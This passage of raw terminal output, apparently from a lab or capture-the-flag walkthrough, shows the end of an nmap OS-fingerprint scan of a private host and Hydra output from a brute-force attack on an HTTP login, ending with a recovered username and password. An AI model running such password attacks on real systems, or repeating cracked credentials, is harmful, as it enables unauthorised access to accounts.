OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 1 hop
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
```

```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-11 17:31:06
root@Kali:~/Desktop#
```